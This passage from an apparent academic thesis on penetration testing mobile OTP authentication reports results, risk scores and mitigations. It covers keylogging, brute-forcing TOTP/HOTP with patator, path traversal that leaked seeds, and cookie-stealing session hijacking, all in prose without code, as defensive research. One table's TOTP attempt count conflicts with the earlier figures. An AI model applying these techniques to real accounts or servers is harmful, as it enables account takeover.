The keylogger successfully captured the TOTP password, which was later used within the 30-second time frame, and **unsuccessfully** logged in to the target account. This exploit could not gain unauthorized access to the website after

successfully sniffing out the TOTP password. Once a successful input is made, a new OTP is generated by the authenticator server to access the website despite TOTP not having this feature in the calculation. This ultimately resulted in denied access by sniffing out the key.

6.6.1 Risk score

This was not scored since it was not a risk. This means there was no possibility of reusing a TOTP for our target systems even within the 30-second time frame because the authentication system was set up so that the TOTP password would be considered used after every successful authentication, meaning capturing an already used TOTP would never work for the authentication systems that were tested.

6.7 Result 5 - Brute Force

The aim of this exploitation was to brute-force a vulnerability in the target website where no timeout factor existed by testing three different brute-forcing concepts and projecting the result for a method where 1000 machines were used to gain insight into how big the risk of guessing the correct password is for both HOTP and TOTP, as mentioned in 5.6.1.

Time-based One-Time Password

The results here show how many passwords one machine could attempt to guess using different brute-forcers within 30 seconds before the TOTP could change its password. It also shows the projection, which is 1000 machines guessing concurrently with an HTTP request fail rate of 75%.

One brute-forcer
Table 6.6 shows how many attempts were made by using one machine for the three different brute-forcers.

Test	Method	Attempts in 30s
Test 1	Python bruteforcer (no threading)	83
Test 2	Python bruteforcer (threading)	117
Test 3	Patator with random password list	120

Table 6.6: Password Bruteforcing Tests

patator produced a low risk of $120 \div 999999 = 0.012\%$ of successfully brute-forcing the TOTP every 30-second interval.

Projection
L. Muthiyah's projected method produced the following result in Table 6.7.

Method	Attempts in 30 seconds
Python bruteforcer (no threading)	20750
Python bruteforcer (threading)	29250
Patator with random password list	30000

Table 6.7: Password Bruteforcing Projection

This brute-forcing technique gives it a $30000 \div 999999 = 3\%$ risk of guessing the TOTP password in a 30-second time interval.

HMAC-based One-Time Password

The results here show how many passwords one machine could attempt to guess using different brute forcers within one hour since HOTP does not change its password with a time factor. This is used to project what it could guess in a 10-minute time frame using 1000 machines brute-forcing concurrently with an HTTP request fail rate of 75%.

One brute-forcer
Table 6.8 shows how many guesses each brute-forcer could attempt within one 1-hour against the HOTP password for each bruteforcer.

Method	Attempts in 1 hour
Python brute forcer (no threading)	9960
Python brute forcer (threading)	14040
Patator with random password list	14400

Table 6.8: Password Bruteforcing Tests

This would give the patator a low risk of $14400 \div 999999 = 1.44\%$ successfully brute-forcing the HOTP per hour.

Projection
Table 6.9 shows the projected results for 1000 machines concurrently guessing the

HOTP password within a 10-minute timeframe for each bruteforcer.

This would give `patator` an extremely high chance of guessing the password,

Method	**Attempts in 10 minutes**
Python brute-forcer (no threading)	415000
Python brute-forcer (threading)	585000
Patator with random password list	600000

Table 6.9: Password Bruteforcing Projection

resulting in a risk of $600000 \div 999999 = 60\%$ successfully guessing the password in 10 minutes.

Best bruteforces

This gives the results for both the best projections being with `patator`, which results in a 3% risk of **successfully** guessing the password against TOTP and a 60% risk of **successfully** guessing the password against HOTP as seen in Table 6.10.

Brute-forcer	**Authentication**	**Attempts**	**Risk of success**	**Time limit**
Patator	TOTP	120000	3%	30-seconds
Patator	HOTP	600000	60%	10-minutes

Table 6.10: Overall Bruteforcing results

6.7.1 Risk score

Based on the risk assessment, the exploit has a score of **3.0** out of a maximum of 4, which can be seen in Table 6.11. Accordingly, to Table 5.3, this has a **high** risk.

	1	**2**	**3**	**4**
Impact	Minor	Moderate	Major	Catastrophic
		X		
Reproducibility	Difficult	Moderate	Easy	Highly
			X	
Exploitability	Difficult	Moderate	Easy	Highly
				X
Affected keys/users	One	Some	Many	All
	X			
Discoverability	Difficult	Moderate	Easy	Highly
				X

Table 6.11: Risk Assessment Matrix for Brute Force

6.8 Result 6 - Vulnerable Database

The aim of this exploit is to capture any seeds stored within the authentication server or within the database server which the authentication server communicates with, as mentioned in 5.7.1.
We found that we could both print the whole contents of the *passwd* file. This file did not contain the seed but should be considered. We could traverse the path to print the seed as seen in Figure 6.4. This secret seed was later used to generate our own TOTP keys, and **successfully** logged in to the target account without having authorized access. We could also see any other seeds for any other accounts if there were any.



Figure 6.4: Output of exploit

However, we did not find any possibility of executing code remotely. The target system would return binary data, and no reverse shell would be started.

6.8.1 Risk score

The exploit has a score of **3.4** out of a maximum of 4, which can be seen in Table 6.12. Accordingly, to Table 5.3, this has a **high** risk.

Table 6.12: Risk Assessment Matrix

	1	**2**	**3**	**4**
Impact	Minor	Moderate	Major	Catastrophic
			X	
Reproducibility	Difficult	Moderate	Easy	Highly
			X	
Exploitability	Difficult	Moderate	Easy	Highly
			X	
Affected keys/users	One	Some	Many	All
				X
Discoverability	Difficult	Moderate	Easy	Highly
				X

6.9 Overall risk results

To get a better overview of all the exploits and their risk, Table 6.13 shows the overall risk results for all the exploits throughout this study.

The table shows that session hijacking and a vulnerable database are the highest risks, while the forward-replay attack has the lowest. This might be due to

Exploit	**Exploitation number**	**Result**
Insufficient Cryptography	1	2.8
Forward-replay Attack	2	2.4
Session hijacking	3	3.4
Malicious sniffer	4	N/A
Brute Force	5	3
Vulnerable Database	6	3.4

Table 6.13: Summary of the results for the exploits

the impact of exploiting a vulnerable authentication server or database and the simplicity of exploiting a user and stealing their cookies versus the intricacy of developing malware or gaining physical access to perform a forward-replay attack. The minimal impact is a few stolen OTPs.

6.10 Conclusion

In conclusion, this chapter shows what each exploit resulted in, whether it resulted in a stolen password or seed, and whether it gained access to the target account. It also shows the risk associated with each exploit according to the risk assessment method.

Chapter 7

Analysis

7.1 Introduction

This chapter presents an analysis and discussion of the exploits, results, their possible mitigations, the risks of these exploits, their impact, the methodology used, and the limitations that were present during this thesis.
Analysing these factors and their associated aspects serves several critical purposes. It allows us to gain an understanding of the investigated vulnerabilities. By dissecting and discussing the exploits and their results, we can identify potential weaknesses in the overall system and methods and understand how malicious actors would abuse them. By analysing possible mitigation strategies, we can formulate a proactive measure to enhance the security posture of OTP systems and reduce the likelihood of successful malicious exploitations in the future.

7.2 Analysis of Exploitations

The selection of exploitation in this study was not predetermined. Instead, it was guided by the comprehensive intelligence gathering beforehand, as with most penetration tests, which means that we could not choose what to exploit and what not to exploit. If we found a vulnerability, method, or theory, we assessed it if feasible and then tried it, by using a quantitative research method which resulted in a cause-and-effect, the resulting exploits can be analysed to answer the research questions in hand. We conducted a minimum of one exploitation on four attack surfaces, excluding specifically the database, showing one extra experiment on the authenticator application and gaining access to the database via the server. Depending on how much time is spent on intelligence gathering, more or less experimental exploits could have been conducted. By exploring a larger range of exploit scenarios on many attack surfaces, we aimed to underscore the importance of security across all layers of authentication systems, including the user. We believe these exploits give a broader view of how real threat actors approach organizations and users. In summary, it is important to recognize that every system is unique and can be exploited in various ways. Factors such as the

system's design, security measures in place, user behaviour, and external systems can all play a role in determining the specific vulnerabilities that may be present and what exploitations may work.

7.3 Analysis of Results

We found flaws in multiple areas of mobile authentication. Many are not vulnerabilities against the specific target system; however, they attack the concept of OTP mobile-based authentication. Some are more critical, which answers the following research question that was also addressed in Chapter 1 of this research thesis:

> **Are there exploitable weaknesses present in mobile-based OTP authentication systems?**

To answer this research question, four exploits were successfully achieved, one was projected as high risk of success and one failed. Each exploit does vary per target system. For example, the vulnerable database where target system (1), as shown in Figure 7.1, had multiple server vulnerabilities, but we concluded they were false positives. At the same time, the target system (2) was vulnerable to the exploit we used, as shown in Figure 7.1. This means exploitable weaknesses can be present in the wild for authentication systems.

The results show that there are four major targets an attacker can use to exploit the authentication infrastructure as a whole and gain unpermitted access to the protected platform. We showed various attacks that could be used against each target system, but the method will vary depending on how each part of the system is set up. Changing any of the authenticator applications, website, authentication server, or the user's computer setup will change the exploitation method, making it more difficult or easier for an attacker. Authentication systems have become more complex and complicated, one weak chain in the whole infrastructure link breaks the whole process of what it is trying to protect: the user's account. This means the whole system must be secure for multifactor authentication to work. If the authentication itself is exploitable, as we have shown, it fails its purpose.

Some results are against the user machine or the user's authenticator application, which does not necessarily give any more value than the six-digit OTP. This result shows that the attacker can log in to the website with that OTP if they do it at the correct instance. With HOTP, the attacker would have to do it before the targeted user can access their account so that the counter does not change



Figure 7.1: All attack surfaces

and the HOTP changes. With TOTP, the attacker would either have a 30-second time frame to log in or, such as with the Forward Replay Attack, wait until the given time to try to access the account.

The results show a seed, usually in base32 or hex, meaning that the attacker got the key, which is used to generate new OTPs. This means the attacker will always be able to access the targeted account if the target does not change their OTP-generating seed.

7.4 Risks

The exploits were evaluated from a minimum of one to a maximum of four. The two highest exploits were a vulnerable database on Apache and a session hijack on the user's machine. The lowest risk we found was a Forward Replay attack. This is because in our example the attacker needs physical access. We did not test the construction of a malicious application that could perform this exploit. We identified the overall risk as low for such an application because of its complexity and thus the need for physical access also creates the low risk. The malicious app would have to gain access and change the device's internal clock, and then somehow both record the TOTP on the device's authenticator and send that to the malicious actor.

Session hijacking is a very straightforward exploit against a user. When we researched session hijacking attacks, we found multiple open-source attacking platforms, which all consisted of obfuscating the malware, stealing web-browser cookies and other sensitive information such as credit card info, and sending it all via a discord webhook. Session hijacking has been a popular exploit against MFA for a long time, and it seems it will continue on that path as long as sessions and MFA do not change. While most session hijacking exploits in the wild were for private users, we researched others, such as the Linus Tech Tips attack towards companies. Depending on the account level of permission, different levels of destruction could be done towards companies. In the Linus Tech Tips case, the whole YouTube channel turned into a fake crypto scam because the person who got phished was a superuser of the channel.

Exploiting the multifactor authenticator server can sometimes be very difficult, depending on the server, the version, and the setup. Authenticator servers have to be very secure inherently; otherwise, the system fails. The network and server administrator has to be well informed on daily new threats or zero-days in case their version has a possible vulnerability. When exploiting the server, the impact and number of seeds affected are widely larger. This means that if one vulnerability is identified and exploited and the seeds are not stored securely, the attacker would have full access to all accounts until the server owner recreates all the seeds. This also complicates things for the protected website, where they must get that new seed to all affected users. Since all the accounts are compromised, they can not securely show a new QR code with the generative seed when they log in. They would have to send the seed securely using a different method.

When calculating the risks for each respective exploit done in this study, we evaluated the vulnerability and exploit that was used for this particular scenario and how likely that could have been used by a malicious actor against a similar system. This does not mean that brute force is a particularly high risk overall since, most likely, many websites use some throttling parameter as mitigation. We expect that there might be similar attack surfaces in the wild, and with the same vulnerability, the risk score represents what an attacker would most likely use.

We believe there is a pattern in the risks. The less impact and keys, the easier the attack, and the more keys and impact, the more difficult the attack. An attacker will likely prefer an easier attack, depending on the motive and resources. Organizations should always keep their server secure, and most do as well. We found two cases for organizations where the authentication server has the risk of being compromised. The first is the in-band authentication, where the organization has the protected website and the authentication server in the same domain; in this case, the protected website has to implement swift security features not to

be affected by such exploitation displayed in this thesis, and reliably do that for all future attempts as well. The other is the out-of-band authentication, where the organization have the protected website separate from the authentication server. Often, the protected website owner outsources the authentication services to another company. Organizations give a large trust to these companies to keep the authentication server secure, and since they are often very large, they are more prone to being attacked. If one of these servers held by the authentication services were compromised, multiple other companies would be affected.

7.5 Impact

We found multiple variations of impact and affected keys in the identified exploits. Either affecting all of the keys for one user, the seeds for one user, or all the seeds for all users. Nevertheless, with the latter being the most dangerous one, it becomes evident that all vulnerabilities carry different levels of impact. Central to our study, the following research question directs the understanding better:

> **How do vulnerabilities associated with mobile-based OTP authentication systems impact the security of mobile-based OTP authentication?**

To answer this research question, the vulnerabilities found to impact the security of mobile-based authentication on various levels for the different sub-systems part of the OTP authentication infrastructure, with all impacts varying in severity for either the individual users, organisations or the authenticator. Some of the impacts are as severe as a full loss of authentication for every user for that service, while others are as low as a loss of authentication for a single account for a single protected website.

Moreover, we have observed that five sub-systems must be hardened and secured so that the impact on the security of mobile-based authentication is not affected by vulnerabilities. In this study, we have found various vulnerabilities that exploit four sub-systems in the infrastructure of mobile-based authentication, and depending on what sub-system is exploited, the impact on security differs.

- **Authenticator application**
  These vulnerabilities affect the application user, and organisations are most likely not as affected by them. However, the vulnerabilities associated with authenticator applications greatly affect the security of mobile-based OTP authentication. The exploits we found against the authenticator compromised the user directly and affected the application's owners regarding their security and trust.

- **Users machine**
  Vulnerabilities that target the user's device can effectively circumvent the entire authentication system, directly impacting its security. These vulnerabilities compromise the effectiveness of mobile-based OTP authentication systems, as they prevent the authentication mechanisms from initiating or functioning as intended.
- **Protected Website**
  These vulnerabilities, which target the protected website, impact the security of mobile-based OTP authentication largely because OTP does not have a technology against the vulnerability we found. It is up to the protected website owner to implement security measures against these types of attacks.
- **Authentication server**
  Vulnerabilities which affect the authentication server or the authentication seed database greatly impact the security of mobile-based OTP authentication. This is because all the users, individuals and organizations of that service are affected, which leads to widespread unauthorized access to their respective accounts.

It was observed that the vulnerabilities associated with MFA are easier to exploit against the user. Organizations have security professionals and technologies they can implement to prevent or mitigate the vulnerabilities that most likely can happen to them. The user might not be technical, leaving them vulnerable and more threatened. This means that the security of mobile-based authenticators and their services is less effective on the user scale. Multifactor authentication systems are now just an extra layer of security to reduce the likelihood of exploitation against password reuse and frequent data breaches. Therefore, the security of mobile-based authenticators is impacted by any of the attackable vectors shown in this study if not secured properly, but it affects the security of mobile-based authentication for the user more than for the organization. The attacker has to either use complex server attacks, target specific users with session hijacking, or create and implement undetectable malware that steals the OTP. This means it impacts the security of mobile-based authenticators on either a small focused or larger complex scale.

7.6 Mitigation

We did not specifically search for mitigation strategies already implemented when writing this thesis. Some common strategies that should always be implemented are patching software and servers, keeping users updated on possible attack methods, and having an antivirus installed and ready. The mitigation strategies that

can improve current multi-factor authentication services can be answered with the following research question:

> **What mitigation strategies can enhance the effectiveness of current multi-factor OTP authentication services in preventing unauthorized access in light of the identified vulnerabilities?**

To answer the above-mentioned research question, we have divided each exploitation into parts and offered different mitigation strategies for each exploitation, as seen below.

Insufficient Cryptography - Exploitation 1

We recommend hardening the authenticator application for the attack we found that hijacked the Java functions. Malicious code that implements the same feature as various methods can be circumvented by implementing various methods, which vary depending on how the application is built. The current authenticator services vary in protecting against this exploit since some applications are built by a small team, while some are built by gigantic corporations with huge security teams. We believe large companies can spend more effort and resources securing applications against malicious malware trying to hook cryptographic functions; therefore, they can be more effective in preventing this attack. We recommend directly implementing root and function hook detection into the application for our particular exploit.

Forward-replay Attack - Exploitation 2

For a Forward-replay Attack, we recommend implementing a second layer to the authentication application, such as using the phone's biometric security or setting up a unique password when entering the application each time. Another solution is for the authenticator to calculate the TOTP with the time from a server the authenticator application creator hosts or always use Network Time Protocol (NTP) for that particular calculation. More popular authenticator services often deploy this or have an alternative to use biometric security to enter the application.

Session Hijacking - Exploitation 3

The best way to mitigate session hijacking is to implement HTTPS on the website. This will encrypt the server and user communication, ensuring the cookies stay encrypted. Our exploit was done with malware on the victim's device. Ensuring that the system's antivirus is up to date with the exploit could be easily mitigated. Some say it can be prevented by including other metrics that should be compared to the session, such as geolocation, IP address, browser account, application user patterns and much more. A much simpler solution would be to force the user to authenticate with OTP every time. Multifactor authenticator services have no option to deal with

this exploit other than to recommend common security practices, and it is up to the protected website or the user to protect themselves.

Brute force - Exploitation 5

We recommend limiting the number of attempts made on the whole account for brute force. The number of attempts can be arbitrary. However, it should not exceed a certain number since the more attempts that can be made are attempts that could potentially bypass the authentication. Once the number of attempts is exceeded, the account should be locked and can only be recovered through verification. The timeout factor mentioned in the standard for HOTP can also be included for more security. Multi-factor authentication services can add a second layer of security by restricting how many responses it will give the website for a particular account. Still, we did not see this in our particular case.

Vulnerable database - Exploitation 6

We recommend always scanning your own authenticator server with scanners to detect vulnerabilities and keep it patched and up to date. It is also recommended to keep the authentication server out-of-band so that a malicious attack, such as the path traversal shown in the method, does not work. Many methods exist to attack a web server, authenticator server, and seed database, so different mitigation strategies must be deployed depending on their appearance. Generally, all seed databases should be considered high-risk assets and encrypted by the current best encryption methods, containerization, and monitored by an incident response team. There is no good way to know if current multi-factor authentication services deploy these security practices, but we hope they do.

7.7 Revisiting the OTP Attack Model Approach

The general consensus of the attack model is not to find specific exploits that work on a wide number of authentication systems but to uncover exploitable weaknesses in the overall layout of the specific authentication systems that were tested.

The OTP attack model approach can have multiple sources of errors, one possible source of error is that the target systems do not realistically reflect on how multi-factor authentication services work on large-scale organizations but more on smaller-scale organizations; this can be a source of error because it might not reflect on how it works for most users and for most organizations that use similar systems.

Another error source is that we used a white-box penetration testing method. In contrast, as testers, we had full access to the source code, system, IP addresses, and network configurations. In the real world, most attackers would have to do more work in reverse engineering and intelligence gathering to gain the same

knowledge as we did.

A last source of error is that possible essential security features, which are usually standardised, were not implemented. Despite following guides for system usage and setup to replicate normal user behaviour, the absence of these features could introduce inaccurate results.

7.8 Ethical Considerations

Hacking systems by discovering flaws in the intelligence gathered can be risky since it can damage organizations and users if done maliciously and unethically. Beforehand, we established ethical guidelines and aspects to follow to avoid accidentally doing this. Regardless, all the tests were done against open-source software hosted on our machines containing our information. We find it important to communicate the findings of penetration tests to the creator of the systems when working with open-source systems, which we have also done. Releasing the findings without prior communication with the client or vendor may inadvertently create pressure for swift resolutions when the results are published, which is not our intention. Regardless of the severity of the risks and impact, it is crucial to address them.

7.9 Limitations

Since we cannot attack real-world systems, we have to simulate them. We do not have the time to set up complex servers and databases that can handle the masses of authentications that real-world systems have and build our own phone applications.

Another limitation is that we are limited in the attacking methods since we can not spend time building complex mobile-based malware to test attacks such as the Forward-replay attack. We also would have liked to test multiple authenticator services, but it takes time to set them up because of their inherent complexity. We spent a lot of time building the target website to communicate correctly with the authenticator server before we could start attacking it. We are limited by time for testing on multiple platforms such as iOS, Android, Linux, and Windows for various exploits.

We are also limited in our brute-forcing method. Since we do not have funding to spend on massive cloud computing power, we have to project the attack instead of trying it ourselves. This also leads to a result that can vary. The result of L. Muthiyah's proof-of-concept attack was different than our projection.

7.10 Addressing the Research Gap

The research gap identified a lack of rigorous public testing of mobile-based OTP authentication. This thesis has addressed this gap by employing the quantitative experimental methodology to penetration test and analyze the security of mobile-based OTP with various controlled exploitations. By also assessing the severity of the exploits and analysing possible mitigation strategies, the thesis gives knowledge on how to enhance resilience for OTP in the future.

7.11 Conclusion

This chapter comprehensively analyses various facets surrounding the exploits, results, mitigations, risks, impact, model, limitations and ethical considerations. The approach to exploitation was guided by comprehensive intelligence gathering, leading to an exploitation process. We conducted a minimum of one exploitation on four out of five attack surfaces. The results revealed a range of vulnerabilities in mobile authentication systems, ranging from individual users being compromised to systematic threats, whereas the risks varied. In conclusion, the analysis advocates for a holistic approach to fortify authentication security, targeting all the attack surfaces, from the user to the low-level system, for maximum resilience against malicious attacks.

Chapter 8

Conclusion & Future Work

8.1 Introduction

This chapter concludes the thesis. It begins by summarizing the key contributions that have been explored. Additionally, it shows the main objectives that were achieved and where. Lastly, it is followed by a discussion of potential future work.

8.2 Discussion of the Contributions

Authentication is crucial today, and rigorous testing of these systems is an important factor in their security. Developing and securing new systems can be challenging when most systems and tests are not publicly available. This is why public research and penetration tests come in to help secure development. This study evaluated OTP authentication on an organization and user level, helping both factors evaluate the risks associated with OTP authentication and developers to improve it. Although some of the exploits can be hard to address, new types of authentication might consider this when being developed to address this specific problem. In summary, this thesis discussed these contributions.

- **Weaknesses in OTP authentication:**
  This study explored different kinds of weaknesses in one type of OTP authentication system, and this way of finding similar weaknesses can be used in future research.
- **Proposal of OTP Attack Model:**
  In this study, we proposed an attack model used to attack this system. This model can be enhanced or used in future research for penetration testing OTP authentication.
- **Proposal of OTP Attack Method:**
  The exploitations in this study show what is feasible, what attack surfaces can be attacked in a system, and what methods threat actors might use to exploit users or organizations regarding authentication.

- **Proof of concept that OTP Authentication can be penetrated:**
  The results show that OTP authentication is not invulnerable and can have devastating impacts without the correct mitigation strategies in place.
- **Mitigation strategies:**
  The recommended mitigation strategies can be used to enhance the security of OTP authentication systems on all system surfaces.

8.3 Research Objectives

The objectives of this thesis were to identify, assess, and evaluate the vulnerabilities present in today's mobile authentication. Our scope for this thesis encapsulates the areas in which we think are susceptible to being vulnerable. This gives us an overview of the security overview of mobile authentication systems in modern use. We successfully answered our objectives and highlighted the chapters where these objectives were answered.

This was achieved, and where they are located can be seen in Table 8.1.

Objective	Objective name	Chapter adressed
1	To identify potential vulnerabilities in OTP mobile authenticators	Chapter 4
2	To assess the severity of the detected vulnerabilities	Chapter 5, 6
3	To evaluate the identified vulnerabilities	Chapter 6, 7

Table 8.1: Table of revisiting objectives

8.4 Future work

The result from the Forward-replay attack showed a high-level attack on the mobile device, which is valuable. However, a more technical approach where the authentication app is exposed to malware would be beneficial. Therefore, it would be interesting to investigate this area further, giving insight into how new malware can be produced and how OTP applications can protect themselves against such threats.

It would also be interesting to see more tests on modern seed databases and see if any vulnerability that leaks seeds can be found. Another approach would be of interest, which would be implementing a black-box approach and utilizing reverse-engineering tools and scanners to see how much damage could be done to the system without the attackers knowing the system's configurations and code.

It would be beneficial to see a similar test conducted on a real authentication system used by an organization. This would provide knowledge about how the systems should be protected, what works for real systems, and what does not; it would also show what parts of the system must be strengthened and where most vulnerabilities were found.

8.5 Final Conclusion

Systems using MFA are deemed very secure or unhackable. However, this report highlights those vulnerabilities and flaws when a complex method and system are used. The vulnerabilities and exploits found and tested in this thesis can and probably are only a minor part of what can exist for a similar system. We have shown a few ways to get past MFA for a particular scenario and found multiple false positive vulnerabilities, which we investigated. This thesis shows that the easiest attack for a threat actor is to exploit the user. While this may cause only a minor inconvenience for larger organisations, it can have a significant impact on the user's MFA-protected data. We found that seed databases, though more complex to attack, can jeopardize an organization by causing widespread account compromise.

Bibliography

[1] B. I. Blog. The history and future of passwords. Accessed April 30, 2024. [Online]. Available: https://www.beyondidentity.com/resource/the-history-and-future-of-passwords

[2] D. Kalat. (2018, Nov) The history of passwords and the case of the first theft. Accessed May 2, 2024. [Online]. Available: https://thinksetmag.com/insights/kalat-why-computers-arent-patented-4jd4n

[3] N. Ford. List of data breaches and cyber attacks in 2023 – 8,214,886,660 records breached. Accessed April 30, 2024. [Online]. Available: https://www.itgovernance.co.uk/blog/list-of-data-breaches-and-cyber-attacks-in-2023

[4] E. Insights. Multi-factor authentication (mfa) statistics you need to know in 2024. Accessed April 30, 2024. [Online]. Available: https://expertinsights.com/insights/multi-factor-authentication-statistics/

[5] B. ID. Bankid i siffror. Accessed April 30, 2024. [Online]. Available: https://www.bankid.com/om-oss/statistik

[6] D. M'Raihi, D. M'Raihi, F. Hoornaert, D. Naccache, M. Bellare, and O. Ranen, "HOTP: An HMAC-Based One-Time Password Algorithm," RFC 4226, Dec. 2005. [Online]. Available: https://www.rfc-editor.org/info/rfc4226

[7] D. M'Raihi, J. Rydell, M. Pei, and S. Machani, "TOTP: Time-Based One-Time Password Algorithm," RFC 6238, May 2011. [Online]. Available: https://www.rfc-editor.org/info/rfc6238

[8] S. Jarecki, M. Jubur, H. Krawczyk, N. Saxena, and M. Shirvanian, "Two-factor password-authenticated key exchange with end-to-end security," *ACM Transactions on Privacy and Security (TOPS)*, vol. 24, no. 3, pp. 1–37, 2021.

[9] haveibeenpwned. ';–have i been pwned? Accessed May 2, 2024. [Online]. Available: https://haveibeenpwned.com/

[10] Google. Play store search result. Accessed May 2, 2024. [Online]. Available: https://play.google.com/store/search?q=authenticator&c=apps

[11] A. K. Denitsa Kozhuharova and Z. Al-Shargabi, *Ethics in Cybersecurity. What Are the Challenges We Need to Be Aware of and How to Handle Them?* Springer, Cham, 07 April 2022.

[12] R. EDITION, "The european code of conduct for research integrity," 2017.

[13] A. Hoxha, "An interdisciplinary analysis of the potential risks, threats, safety, and behaviour, in the realm of cybersecurity for private users of the bankid-system," 2021.

[14] D. Kelley, "How to put cybersecurity sustainability into practice," *TechTarget*, 2022. [Online]. Available: https://www.techtarget.com/searchsecurity/tip/How-to-put-cybersecurity-sustainability-into-practice

[15] Unknown, "What is 'authentication'," *The Economic Times*. [Online]. Available: https://economictimes.indiatimes.com/definition/authentication

[16] T. Shyamsundar. What is two-factor authentication (2fa)? Accessed April 30, 2024. [Online]. Available: https://www.okta.com/blog/2021/07/what-is-two-factor-authentication-2fa/

[17] Unknown, "Authentication in an internet banking environment," Federal Financial Institutions Examination Council, Tech. Rep., 2001.

[18] A. Wiercioch, S. Teufel, and B. Teufel, "The authentication dilemma." *J. Commun.*, vol. 13, no. 8, pp. 443–449, 2018.

[19] S. Teufel and B. Teufel, "Crowd energy information security culture - security guidelines for smart environments," in *2015 IEEE International Conference on Smart City/SocialCom/SustainCom (SmartCity)*, 2015, pp. 123–128.

[20] A. Da Veiga and J. Eloff, "A framework and assessment instrument for information security culture," *Computers Security*, vol. 29, no. 2, pp. 196–207, 2010. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0167404809000923

[21] T. Schlienger and S. Teufel, "Information security culture: The socio-cultural dimension in information security management," 05 2002, pp. 191–202.

[22] F. Aloul, S. Zahidi, and W. El-Hajj, "Two factor authentication using mobile phones," in *2009 IEEE/ACS international conference on computer systems and applications*. IEEE, 2009, pp. 641–644.

[23] L. A. Meyer, S. Romero, G. Bertoli, T. Burt, A. Weinert, and J. L. Ferres, "How effective is multifactor authentication at deterring cyberattacks?" *arXiv preprint arXiv:2305.00945*, 2023.

[24] R. A. Grimes, *Hacking Multifactor Authentication*. Whiley, 2021.

[25] P. Croft. (2023, Jul) Complete guide to cookies and where they're stored. Accessed Jul. 2023. [Online]. Available: https://allaboutcookies.org/what-is-a-cookie-file

[26] Tencent Cloud. Ssl one-way authentication and mutual authentication. Accessed April 9, 2024. [Online]. Available: https://www.tencentcloud.com/document/product/214/39990

[27] Cloudflare. What is mutual authentication? Accessed April 9, 2024. [Online]. Available: https://www.cloudflare.com/learning/access-management/what-is-mutual-authentication

[28] IBM. In-band and out-of-band authentication. Accessed April 9, 2024. [Online]. Available: https://www.ibm.com/docs/en/powersc-mfa/2.0?topic=authentication-in-band-out-band-login-process

[29] C. Security. (2019) Out-of-band authentication (ooba). [Online]. Available: https://www.youtube.com/watch?v=Fi3By4WcdQ4

[30] K. G. Paterson and D. Stebila, "One-time-password-authenticated key exchange," in *Information Security and Privacy*, R. Steinfeld and P. Hawkes, Eds. Berlin, Heidelberg: Springer Berlin Heidelberg, 2010, pp. 264–281.

[31] C. Sudar, S. Arjun, and L. Deepthi, "Time-based one-time password for wi-fi authentication and security," in *2017 International Conference on advances in Computing, communications and Informatics (ICACCI)*. IEEE, 2017, pp. 1212–1216.

[32] J. Björn Erik Rutger and F. Johan Per, "User authentication method and apparatus," Patent WO1 996 000 485A2, Jun. 24, 1994.

[33] A. M. Qadir and N. Varol, "A review paper on cryptography," in *2019 7th international symposium on digital forensics and security (ISDFS)*. IEEE, 2019, pp. 1–6.

[34] D. E. E. 3rd and P. Jones, "US Secure Hash Algorithm 1 (SHA1)," RFC 3174, Sep. 2001. [Online]. Available: https://www.rfc-editor.org/info/rfc3174

[35] Rohit, S. Kamra, M. Sharma, and A. Leekha, "Secure hashing algorithms and their comparison," in *2019 6th International Conference on Computing for Sustainable Global Development (INDIACom)*, 2019, pp. 788–792.

[36] Sectigo. What is sha encryption | sectigo® official. Accessed April 9, 2024. [Online]. Available: https://www.sectigo.com/resource-library/what-is-sha-encryption

[37] R. Nyqvist, "Introduktion till kryptologi," 2020.

[38] E. Rescorla and T. Dierks, "The Transport Layer Security (TLS) Protocol Version 1.2," RFC 5246, Aug. 2008. [Online]. Available: https://www.rfc-editor.org/info/rfc5246

